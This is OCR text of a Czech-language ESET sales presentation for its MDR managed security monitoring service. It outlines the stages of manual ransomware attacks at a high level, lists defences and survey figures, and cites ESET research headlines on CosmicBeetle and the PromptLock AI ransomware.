
ESET MDR

Rezistence jako služba



VÁCLAV ZUBR
Solution Architect

Globální vyhledávání a analýzy celých útoků

1. Servery, desktopy a mobilní zařízení zákazníků chráněné **systémy ESET**

2. **ESET Cloud Office Security** zabezpečující prostředí MS 365 a Google Workspace

3. Vlastní **ESET honeypoty** lákající útočníky rozmístěné po celém světě

4. Automatizovaná analýza desítek botnetů technologií **ESET Botnet Tracker**

5. **Třetí strana** – VirusTotal, výměna vzorků s jinými vendory, spolupráce s Big Tech a policií

welivesecurity BY eset

ESET Research

CosmicBeetle steps up: Probation period at RansomHub

CosmicBeetle, after improving its own ransomware, tries its luck as a RansomHub affiliate

Jakub Souček
10 Sep 2024 , 25 min. read

ESET researchers have mapped the recent activities of the CosmicBeetle threat actor, documenting its new ScRansom ransomware and highlighting connections to other well-established


welivesecurity BY eset

ESET Research

First known AI-powered ransomware uncovered by ESET Research


The discovery of PromptLock shows how malicious use of AI models could supercharge ransomware and other threats

Anton Cherepanov, Peter Strýček
26 Aug 2025 , 2 min. read




UPDATE (September 3rd, 2025): ESET Research has been contacted by the authors of an academic study

Tradiční ransomware



Tradiční ransomware



NEPOUŽÍVANÉ


Oběti přestali platit

Množství úspěšných ransomwarových útoků se výrazně snížilo a pokud již byly zdařilé, data se podařilo obnovit ze záloh

- **Lepší detekční technologie, zálohování**
- Princip nejnižších privilegií
- Segmentace sítě
- Dvoufaktorové ověřování
- Cloudový sandboxing
- Důslednější záplatování
- Data uložena na serverech / v cloudu

Nutnost vyřadit zálohy a zašifrovat veškerá data na serverech

To nelze udělat automaticky – „pouze“ malwarem



Současnost
Doba manuálně prováděných útoků

Moderní vyděračské útoky

Proniknutí do zařízení

Analýza systému, uživatelů, sítě

Stažení malwaru, utilit a skriptů

Získání legitimních přihlašovacích údajů

Infiltrace dalších zařízení

Exfiltrace citlivých dat

Zničení záloh, zašifrování dat

Žádost o platbu výkupného

Moderní vyděračské útoky

Proniknutí do zařízení

Analýza systému, uživatelů, sítě

Stažení malwaru, utilit a skriptů

Získání legitimních přihlašovacích údajů

Infiltrace dalších zařízení

Exfiltrace citlivých dat

Žádost o platbu výkupného

Vydírané společnosti

Manuální útoky se nevyhýbají ani menším společnostem v Česku. Některé oběti mají pouze vyšší desítky zaměstnanců.

Přesto je útočníci napadli, zcizili data a vydírají.

Obětí těchto útoků jsou v 82 % SMB

Gartner

Průměrná škoda v desítkách milionů Kč

Jak se účinně bránit?

Nutnost odhalení nových hrozeb

Primárně **zneužívání *legitimních* utilit, skriptů** a **výchozího softwarového vybavení** operačních systémů při manuálních útocích


Využitím EDR (XDR) systému

ESET Inspect umožňuje odhalení manuálních útoků, jejich investigaci a eliminaci na základě detekce potenciálně rizikových anomálií

- V rámci aplikací 3. stran
- Zneužitím funkcí operačních systémů
- Problematického chování uživatelů
- Síťového provozu

Odvrácená strana
EDR (XDR) nefunguje automaticky

Vyšší pořizovací náklady



Relativně složitá technologie

Velké množství upozornění

Časově náročné na obsluhu

Nutnost know-how

Máme kvalitní bezpečnostní technologie schopné nás ochránit?

Máme někoho, kdo při útoku infiltraci prověří a včas neutralizuje hrozbu?

Průzkum trhu | bezpečnostní monitoring

91 %

Využívá nebo plánuje využívat služby outsourcingu

68 %

Preferuje služby výrobce bezpečnostních produktů

87 %

Požaduje nepřetržitý monitoring 24/7/365

90 %

Upřednostňuje dohled s reakcí na hrozby

Jak může ESET pomoct?

Unikátními **bezpečnostními produkty** pro automatizovanou detekci malwaru a odhalování manuálních útoků a **MDR službou monitoringu** - kombinaci umělé inteligence, odborných znalostí a rychlé **reakce bez nutnosti mít vlastní bezpečnostní specialisty** prošetřující incidenty

Anti-malware

Cloud sandboxing

EDR (XDR)

Cloud protection

Firewall

Hyper-V scanner

Email protection

NAS protection

ESET MDR | služba kybernetického dohledu

Outsourcing chybějících bezpečnostních specialistů

